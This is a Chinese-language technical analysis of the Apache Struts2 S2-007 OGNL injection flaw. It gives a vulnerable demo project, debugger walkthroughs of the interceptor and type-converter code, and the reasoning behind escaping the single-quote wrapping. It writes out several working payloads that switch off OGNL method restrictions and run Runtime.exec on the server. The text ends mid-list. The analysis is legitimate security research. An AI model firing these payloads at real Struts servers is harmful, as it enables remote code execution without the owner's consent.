

Struts2-007漏洞分析

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 几个疑惑
- 漏洞分析

漏洞描述： Struts2对HTTP参数进行类型转换时，进行了错误的字符串拼接，导致OGNL语句可以逃逸执行

影响版本： Struts 2.0.0 - Struts 2.2.3

影响说明： OGNL表达式注入

环境说明： Struts2（2.2.1）、Tomcat（7.0.1）、IDEA（2022.3）

环境搭建： 使用我提供的Struts2-007MV项目，导入自己的IDEA即可

Payload：


```
1 username=1111&password=11&age='%2b(%23context["xwork.MethodAccessor.denyMethodExecution"]=false,%23_memberAccess["allowStaticMethodAccess"]=true,@java.lang.Runtime@getRuntime().exec("calc"))%2b'
```

几个疑惑：

- ☐ 漏洞是产生在给LoginAction赋值时产生的，还是在渲染JSP时？
- ☐ 网络上给的payload是 '+(#xxxx)+' 这种格式，为什么？必须是这种类型？

一、环境搭建说明

项目结构



LoginAction, 特殊的点就是一个int类型的age, 主要是为了后面的参数类型转换

```
1 public class LoginAction extends ActionSupport {
2
3     private String username;
4     private String password;
5     private int age;
6
7     public String getUsername() {
8         return username;
9     }
10
11    public String getPassword() {
12        return password;
13    }
14
15    public int getAge() {
16        return age;
17    }
18
19    public void setUsername(String username) {
20        this.username = username;
21    }
22
23    public void setPassword(String password) {
24        this.password = password;
25    }
26 }
```

```

26
27     public void setAge(int age) {
28         this.age = age;
29     }
30
31     public String execute() throws Exception{
32         if (this.username == null || this.password == null) {
33             return "failed";
34         }
35
36         if (this.username.equals("admin") && this.password.equals("admin")) {
37             return "success";
38         }
39
40         return "failed";
41     }
42 }

```

struts.xml

```

1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE struts PUBLIC
3      "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
4      "http://struts.apache.org/dtds/struts-2.0.dtd">
5  <struts>
6      <package name="S2-007" extends="struts-default" >
7          <action name="login" class="org.example.LoginAction">
8              <result name="success">index.jsp</result>
9              <result name="failed">login.jsp</result>
10             <result name="input">login.jsp</result>
11         </action>
12     </package>
13 </struts>

```

web.xml

```

1  <!DOCTYPE web-app PUBLIC
2      "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
3      "http://java.sun.com/dtd/web-app_2_3.dtd" >
4
5  <web-app>
6      <filter>
7          <filter-name>struts2</filter-name>
8          <filter-class>org.apache.struts2.dispatcher.FilterDispatcher</filter-class>
9      </filter>
10     <filter-mapping>
11         <filter-name>struts2</filter-name>
12         <url-pattern>/*</url-pattern>

```

```

13     </filter-mapping>
14     <welcome-file-list>
15         <welcome-file>login.jsp</welcome-file>
16     </welcome-file-list>
17
18 </web-app>

```

login.jsp

```

1  <%@ page language="java" contentType="text/html; charset=UTF-8"
2      pageEncoding="UTF-8"%>
3  <%@ taglib prefix="s" uri="/struts-tags" %>
4  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
5      "http://www.w3.org/TR/html4/loose.dtd">
6  <html>
7  <head>
8      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
9      <title>S2-007</title>
10 </head>
11 <body>
12 <h2>S2-007 Demo</h2>
13 <p>link: <a href="https://struts.apache.org/docs/s2-
14 007.html">https://struts.apache.org/docs/s2-007.html</a></p>
15
16 <s:form action="login">
17     <s:textfield name="username" label="username" />
18     <s:textfield name="password" label="password" />
19     <s:textfield name="age" label="age" />
20     <s:submit></s:submit>
21 </s:form>
22 </body>
23 </html>

```

index.jsp

```

1  <%@ page contentType="text/html; charset=UTF-8" language="java" %>
2  <html>
3  <head>
4      <title>Admin Console</title>
5  </head>
6  <body>
7      Hello admin
8  </body>
9  </html>


```

二、S2-005的payload还能使用吗？如果不能使用，为什么？


首先我们先分析S2-005的payload为什么不能使用，还是拿出之前的payload进行测试，URL如下

```
1 localhost:8080/Struts2-007MV/login.action?('
  \u0023_memberAccess[\u0027allowStaticMethodAccess\u0027]\u003dtrue')(aaa)(aaa)&('
  \u0023context[\u0027xwork.MethodAccessor.denyMethodExecution\u0027]\u003dfalse')(aaa)(aaa)&
  ('@java.lang.Runtime@getRuntime().exec(\u0027calc\u0027)')(aaa)(aaa)
```

在 `ParameterInterceptor` 的 `setParameters` 方法加断点，进入 `acceptableName` 方法，该方法是对 HTTP 参数名称进行过滤，



跟进方法后发现 `acceptedPattern` 中已经定义了白名单，仅允许 `[a-zA-Z0-9\\.\\]\\[\\(\\)_'\\s]+`，很显然我们的payload会被过滤，所以要重新思考payload，但你无论如何想破脑袋现在通过参数名执行OGNL的思路都无法绕过这个白名单，除非能找到新的编码来绕过对 `\` 的过滤，那只能换个思路。



三、漏洞分析


在看漏洞描述时，漏洞成因是类型转换出现问题，类型转换出现在 **ParametersInterceptor** 类，通过OGNL将HTTP参数赋值给Action，当Action中的类型与HTTP参数类型不一致时产生异常，而Struts2的 **ConversionErrorInterceptor** 类用于处理类型转换时出现的异常，该类会将参数值放入OgnlValueStack中，在生成前台页面时，会将该值取出来显示在页面上，正是取值的过程产生了OGNL的执行，接下来对漏洞产生的过程进行逐步分析

3.1 ParametersInterceptor类对参数的处理过程

ParametersInterceptor类的核心作用有2个

1. 对异常参数HTTP参数进行过滤
2. 通过OGNL（或者说OgnlValueStack）将HTTP参数赋值给Action对象

我将ParametersInterceptor类处理类型转换过程做成了流程图



通过流程图可以清晰的看到Struts2是如何对Action赋值的, 在操作Action时, Action是一个普通的Object对象, 所以使用ObjectPropertyAccessor类给LoginAction的age属性赋值

```
Decompiled .class file, bytecode version: 48.0 (Java 1.4)
Download Sources Choose Sources...
99 public void setProperty(Map context, Object target, Object oname, Object value) throws OgnlException { target: LoginAction
100     String name = oname.toString(); oname: "age" name: "age"
101     Object result = this.setPossibleProperty(context, target, name, value); target: LoginAction@7543 value: ["'+"+(#
102     if (result == OgnlRuntime.NotFound) {
103         throw new NoSuchPropertyException(target, name);
104     }
105 }
```

最终会在XWorkConverter类中对HTTP参数值进行类型转换, 但是会抛出异常, 从而执行 `XWorkConverter.handleConversionException()` 方法

```
ParametersInterceptor.java XWorkConverter.java ConversionErrorInterceptor.java
318
319     if (defaultTypeConverter != null) {
320         try {
321             if (LOG.isDebugEnabled())
322                 LOG.debug(msg: "falling back to default type converter [" + defaultTypeConverter + "]);
323             return defaultTypeConverter.convertValue(context, target, member, property, value, toClass);
324         } catch (Exception e) {
325             if (LOG.isDebugEnabled())
326                 LOG.debug(msg: "unable to convert value using type converter [#0]", e, defaultTypeConverter.getClass().getName());
327             handleConversionException(context, property, value, target);
328
329             return TypeConverter.NO_CONVERSION_POSSIBLE;
330         }
331     }
```

handleConversionException将参数age及其值存入OgnlContext, 在OgnlContext的key为 **ActionContext.CONVERSION_ERRORS** (也就是 **com.opensymphony.xwork2.ActionContext.conversionErrors**) , 值为conversionErrors (realProperty、value分别是age参数名与值) , 到这里参数类型转换的过程就算结束了。

The screenshot shows the IDE with the `XWorkConverter` class open. The `handleConversionException` method is highlighted, showing the logic for handling conversion errors. The `context` parameter is a `Map` containing various OgnlContext properties. The method creates a `conversionErrors` `HashMap` and puts the `realProperty` and `value` into it. The `context` is then updated with `conversionErrors` under the key `ActionContext.CONVERSION_ERRORS`.

```
protected void handleConversionException(Map<String, Object> context, String property, Object value, Object object) {
    if (context != null && (Boolean.TRUE.equals(context.get(REPORT_CONVERSION_ERRORS)))) {
        String realProperty = property;
        String fullName = (String) context.get(CONVERSION_PROPERTY_FULLNAME);
        if (fullName != null) {
            realProperty = fullName;
        }
        Map<String, Object> conversionErrors = (Map<String, Object>) context.get(ActionContext.CONVERSION_ERRORS);
        if (conversionErrors == null) {
            conversionErrors = new HashMap<String, Object>();
            context.put(ActionContext.CONVERSION_ERRORS, conversionErrors);
        }
        conversionErrors.put(realProperty, value);
    }
}
```

The debug console shows the state of the `context` map:


```
context = {OgnlContext@6102} size = 7
  "com.opensymphony.xwork2.ActionContext.locale" -> (Locale@6184) "zh_CN"
  "xwork.NullHandler.createNullObjects" -> (Boolean@6186) true
  "conversion.property.fullName" -> "age"
  "com.opensymphony.xwork2.util.ValueStack.ReportErrorsOnNoProp" -> (Boolean@6189) false
  "xwork.MethodAccessor.denyMethodExecution" -> (Boolean@6191) true
  "com.opensymphony.xwork2.ActionContext.conversionErrors" -> (HashMap@6200) size = 0
  "report.conversion.errors" -> (Boolean@6193) true
  "property" = "age"
  "value" = (String)1@6098 ["+#{context['xw...']"
  "object" = (LoginAction@6089)
  "realProperty" = "age"
  "fullName" = "age"
  "conversionErrors" = (HashMap@6200) size = 0
```

当处理完所有的参数后, 将newStack (临时的ValueStack, 仅在 **ParametersInterceptor.setParameters** 方法中使用) 中 **ActionContext.CONVERSION_ERRORS** 对应的值, 赋值给stack (全局ValueStack, 仅限于当前 HTTP 生命周期) , 到这里newStack的使命结束, 其实就是一个临时变量, 用于传递 **ActionContext.CONVERSION_ERRORS** 对应的值。

```
OgnlRuntime.class XWorkConverter.java ConversionErrorInterceptor.java ParametersInterceptor.java XWorkBasicConverter.java ObjectAcc
272     for (Map.Entry<String, Object> entry : acceptableParameters.entrySet()) {
273         String name = entry.getKey();
274         Object value = entry.getValue();
275         try {
276             newStack.setValue(name, value);
277         } catch (RuntimeException e) {
278             if (devMode) {
279                 String developerNotification = LocalizedTextUtil.findText(ParametersInterceptor.class, "devmode.notification",
280                     "Unexpected Exception caught setting '" + name + "' on '" + action.getClass() + "': " + e.getMessage());
281                 LOG.error(developerNotification);
282                 if (action instanceof ValidationAware) {
283                     ((ValidationAware) action).addActionMessage(developerNotification);
284                 }
285             }
286         }
287     }
288
289     if (clearableStack && (stack.getContext() != null) && (newStack.getContext() != null)) {
290         stack.getContext().put(ActionContext.CONVERSION_ERRORS, newStack.getContext().get(ActionContext.CONVERSION_ERRORS));
291     }
292
293     addParametersToContext(ActionContext.getContext(), acceptableParameters);
294 }
```


3.2 Struts2-007命令执行成因

首先先看一下参数类型转换异常后，后续的代码处理过程，图中描述非常清晰，不在过多展开描述其中细节



通过观察整个流程可以看到核心有三部，前提是LoginAction的age是int类型，HTTP传的是String类型

- **ParameterInterceptor**触发类型转换异常，将异常的age参数及其值放入全局的OgnlContext
- **ConversionErrorInterceptor**使用单引号包裹参数值，存到OgnlValueStack、invocation
- **UIBean.end()**将OgnlValueStack中存储的HTTP参数值取出，显示到前台页面，取值过程中**OgnlValueStack**类中如果override为空，则对参数名称进行运算，也就是返回参数名对应的参数值，用于显示在前台页面；如果override有值，则将其取出，对值进行OGNL运算；从而造成命令执行

上面的三步中会将参数值存放到OgnlValueStack、OgnlContext，这是因为这两个对象是全局对象，在一次HTTP请求中，这两个对象是全局唯一的

经过 **ParameterInterceptor** 处理后，在下一个 **ConversionErrorInterceptor** 拦截器处理时会取出该值

```
ParametersInterceptor.java x ConversionErrorInterceptor.java x DefaultActionInvocation.java x Dispatcher.java x XWorkConverter.java x OgnlValueStack.java v
77 }
78
79 @Override
80 public String intercept(ActionInvocation invocation) throws Exception { invocation: DefaultActionInvocation@7168
81
82 ActionContext invocationContext = invocation.getInvocationContext(); invocation: DefaultActionInvocation@7168
83 Map<String, Object> conversionErrors = invocationContext.getConversionErrors(); conversionErrors: size = 1
84 ValueStack stack = invoca > OO conversionErrors = {HashMap@7176} size = 1 Context: ActionContext@7173
85 > == "age" -> {String[1]@7181} ["#context['xwork...']
86
87 HashMap<Object, Object> fakie = new HashMap<>();
88
89 for (Map.Entry<String, Object> entry : conversionErrors.entrySet()) {
90 String propertyName = entry.getKey();
91 Object value = entry.getValue();
92 }
```

并将它放入fakie变量中，该变量是一个HashMap

```
OgnlValueStack.java x XWorkConverter.java x ConversionErrorInterceptor.java x HashMap.java x StrutsConversionErrorInterceptor.java x StringBuilder.java x v
96 if (action instanceof ValidationAware) {
97 ValidationAware va = (ValidationAware) action; action: LoginAction@6422
98 va.addFieldError(propertyName, message); message: "Invalid field value for field "age"."
99 }
100
101 if (fakie == null) {
102 fakie = new HashMap<Object, Object>();
103 }
104
105 fakie.put(propertyName, getOverrideExpr(invocation, value)); invocation: DefaultActionInvocation@6416
106 > OO fakie = {HashMap@6641} size = 1
107 > == "age" -> "'#context['xwork.MethodAccessor.denyMethodExecution']=false'"
108 字符串前后被加入单引号
109
110 if (fakie != null) {
111 // if there were some errors, put the original (fake) values in place right before the result
112 stack.getContext().put(ORIGINAL_PROPERTY_OVERRIDE, fakie);
113 invocation.addPreResultListener((invocation, resultCode) -> {
114 Map<Object, Object> fakie = (Map<Object, Object>) invocation.getInvocationContext().get(ORIGINAL_PROPERTY_OVERRIDE);
115
116 if (fakie != null) {
117 invocation.getStack().setExprOverrides(fakie);
118 }
```

然后调用getOverrideExpr方法时，在整个的表达式前后都加入了单引号，这就导致我们传所有OGNL表达式都被解析成常量，也就是ASTConst类型，所以并不能执行OGNL表达式

```
OgnlValueStack.java x ConversionErrorInterceptor.java x DefaultActionInvocation.java x HashMap.java x StrutsConversionErrorInterceptor.java x StringBuilder.java v
See Also: com.opensymphony.xwork2.ActionContext.getConversionErrors(),
ConversionErrorInterceptor
73 public class StrutsConversionErrorInterceptor extends ConversionErrorInterceptor {
74
75 private static final long serialVersionUID = 2759744840082921602L;
76
77 protected Object getOverrideExpr(ActionInvocation invocation, Object value) { invocation: DefaultActionInvocation@6416
78 ValueStack stack = invocation.getStack(); invocation: DefaultActionInvocation@6416
79
80 try {
81 stack.push(value);
82
83 return "'" + stack.findValue(expr: "top", String.class) + "'";
84 } finally {
85 stack.pop();
86 }
87 }
```

这有点像SQL注入的字符型注入，如果要让payload逃逸，就必须加单引号或双引号进行闭合逃逸，例如

```
1 select * from user where id = "1";
2 # 逃逸语句如下
3 select * from user where id = "" order by 10 #"";
```

为了逃逸双引号，我们使用双引号进行闭合，增加了 " order by 10 #" 用于闭合，这个思路就可以引入到OGNL表达式中，可以得到下面的payload，只要能满足OGNL的语法规则即可，大家可以自己继续扩展

```
1 // 满足()()(), 被ASTEval解析, 参考S2-003/S2-005
2 username=1111&password=11&age=',
  (%23context["xwork.MethodAccessor.denyMethodExecution"]=false,%23_memberAccess["allowStaticMethodAccess"]=true,@java.lang.Runtime.getRuntime().exec("calc"))(aaa),'
3 // 逗号分隔, 被ASTSequence解析
4 username=1111&password=11&age=',%23context["xwork.MethodAccessor.denyMethodExecution"]=false,%23_memberAccess["allowStaticMethodAccess"]=true,@java.lang.Runtime.getRuntime().exec("calc"),'
5 // 被ASTAdd解析, %2b是+加号
